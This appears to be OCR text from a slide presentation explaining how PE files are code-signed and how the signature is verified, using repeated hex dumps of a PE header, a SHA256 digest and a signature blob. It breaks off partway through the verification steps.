
Authentication

File originated from signer and has not been altered

Certificate Authority

In charge of issuing and verifying digital certificates

How does it work?



Digital Signature

User

User wants to release software and sign it


Certificate Autority

He contacts one of many CA and registers

Digital Certificate

He receives a digital certificate

How does it work?



Joe

Joe’s file

Joe’s personal private key

Signed file

Bob

Signed file


Joe’s digital certificate

File’s signature is valid

Let’s sign a PE file

```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54
68 69 00 00 00 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91 85 56
A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E AC 90 95
56    A8    91    DE    3E    AB    90    86    56
..........................................................................
A9 91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8 91
DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84 56 A8
91 DE 3E AA 90 84 56 A8 91 52 69 63 68 85 56
A8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 50 45 00 00 64 86 07 00 64 BD 75 E9 00 00
00 00 00 00 00 00 F0 00 22 20 0B 02 0E 0F 00 60
06 00 00 A6 02 00 00 00 00 00 00 36 06 00 00 10
00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02
00 00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00
00 00 00 50 09 00 00 04
```

Let’s sign a PE file



PE Headers


```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54
68 69 00 00 00 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91 85 56
A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E AC 90 95
56    A8    91    DE    3E    AB    90    86    56
..............................................................
A9 91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8 91
DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84 56 A8
91 DE 3E AA 90 84 56 A8 91 52 69 63 68 85 56
A8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 50 45 00 00 64 86 07 00 64 BD 75 E9 00 00
00 00 00 00 00 00 F0 00 22 20 0B 02 0E 0F 00 60
06 00 00 A6 02 00 00 00 00 00 00 36 06 00 00 10
00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02
00 00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00
00 00 00 50 09 00 00 04
```

Data

Let’s sign a PE file

1

Compute digest* of file



```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54
68 69 00 00 00 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91 85 56
A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E AC 90 95
56    A8    91    DE    3E    AB    90    86    56
.............................................................
A9 91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8 91
DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84 56 A8
91 DE 3E AA 90 84 56 A8 91 52 69 63 68 85 56
A8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 50 45 00 00 64 86 07 00 64 BD 75 E9 00 00
00 00 00 00 00 00 F0 00 22 20 0B 02 0E 0F 00 60
06 00 00 A6 02 00 00 00 00 00 00 36 06 00 00 10
00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02
00 00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00
00 00 00 50 09 00 00 04
```

SHA256


*Hash is taken from all contents of file except checksum and signature data

d5cbfc56428d9c50b9f791bbf22c2453f3c962e5eeb43c3d034504b509297318

Let’s sign a PE file

1 **Compute digest* of file**

2 **Encrypt using Private key**



```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54
68 69 00 00 00 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91 85 56
A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E AC 90 95
56     A8     91     DE     3E     AB     90     86     56
.................................................................
A9 91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8 91
DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84 56 A8
91 DE 3E AA 90 84 56 A8 91 52 69 63 68 85 56
A8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 50 45 00 00 64 86 07 00 64 BD 75 E9 00 00
00 00 00 00 00 00 F0 00 22 20 0B 02 0E 0F 00 60
06 00 00 A6 02 00 00 00 00 00 00 36 06 00 00 10
00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02
00 00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00
00 00 00 50 09 00 00 04
```

*Hash is taken from all contents of file except checksum and signature data

```
d5cbfc56428d9c50b9f791bbf22c2453f3c962e5eeb43c3d034504b509297318
```


```
9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2 2C
30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92 12 8C
AD 95 25 A4 66 1C 05 66 28 AE 9F BE D8 52 3E
57 1E EC A8 8A C0 ED AF 31 04 8A 70 DB E5 BA
AC
```

Let’s sign a PE file

1 **Compute digest* of file**

2 **Encrypt using Private key**

3 **Signature**



```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54
68 69 00 00 00 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91 85 56
A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E AC 90 95
56    A8    91    DE    3E    AB    90    86    56
...................................................................................
A9 91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8 91
DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84 56 A8
91 DE 3E AA 90 84 56 A8 91 52 69 63 68 85 56
A8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 50 45 00 00 64 86 07 00 64 BD 75 E9 00 00
00 00 00 00 00 00 F0 00 22 20 0B 02 0E 0F 00 60
06 00 00 A6 02 00 00 00 00 00 00 36 06 00 00 10
00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02
00 00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00
00 00 00 50 09 00 00 04
```

```
9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2 2C
30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92 12 8C
AD 95 25 A4 66 1C 05 66 28 AE 9F BE D8 52 3E
57 1E EC A8 8A C0 ED AF 31 04 8A 70 DB E5 BA
AC
```

*Hash is taken from all contents of file except checksum and signature data

d5cbfc56428d9c50b9f791bbf22c2453f3c962e5eeb43c3d034504b509297318

```
9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2 2C
30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92 12 8C
AD 95 25 A4 66 1C 05 66 28 AE 9F BE D8 52 3E
57 1E EC A8 8A C0 ED AF 31 04 8A 70 DB E5 BA
AC
```

Let’s verify a PE’s signature


```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54
68 69 00 00 00 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91 85 56
A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E AC 90 95
56    A8    91    DE    3E    AB    90    86    56
.................................................................................
A9 91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8 91
DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84 56 A8
91 DE 3E AA 90 84 56 A8 91 52 69 63 68 85 56
A8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 50 45 00 00 64 86 07 00 64 BD 75 E9 00 00
00 00 00 00 00 00 F0 00 22 20 0B 02 0E 0F 00 60
06 00 00 A6 02 00 00 00 00 00 00 36 06 00 00 10
00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02
00 00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00
00 00 00 50 09 00 00 04
```

```
9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2 2C
30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92 12 8C
AD 95 25 A4 66 1C 05 66 28 AE 9F BE D8 52 3E
57 1E EC A8 8A C0 ED AF 31 04 8A 70 DB E5 BA
AC
```

Let’s verify a PE’s signature

1

Compute digest of file



```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54
68 69 00 00 00 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91 85 56
A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E AC 90 95
56    A8    91    DE    3E    AB    90    86    56
..........................................................................
A9 91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8 91
DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84 56 A8
91 DE 3E AA 90 84 56 A8 91 52 69 63 68 85 56
A8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 50 45 00 00 64 86 07 00 64 BD 75 E9 00 00
00 00 00 00 00 00 F0 00 22 20 0B 02 0E 0F 00 60
06 00 00 A6 02 00 00 00 00 00 00 36 06 00 00 10
00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02
00 00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00
00 00 00 50 09 00 00 04
```


```
9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2 2C
30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92 12 8C
AD 95 25 A4 66 1C 05 66 28 AE 9F BE D8 52 3E
57 1E EC A8 8A C0 ED AF 31 04 8A 70 DB E5 BA
AC
```

d5cbfc56428d9c50b9f791bbf22c2453f3c962e5eeb43c3d034504b509297318

Let’s verify a PE’s signature

1 **Compute digest of file**

2 **Decrypt signature using public key**



```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54
68 69 00 00 00 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91 85 56
A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E AC 90 95
56    A8    91    DE    3E    AB    90    86    56
....................................................................
A9 91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8 91
DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84 56 A8
91 DE 3E AA 90 84 56 A8 91 52 69 63 68 85 56
A8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 50 45 00 00 64 86 07 00 64 BD 75 E9 00 00
00 00 00 00 00 00 F0 00 22 20 0B 02 0E 0F 00 60
06 00 00 A6 02 00 00 00 00 00 00 36 06 00 00 10
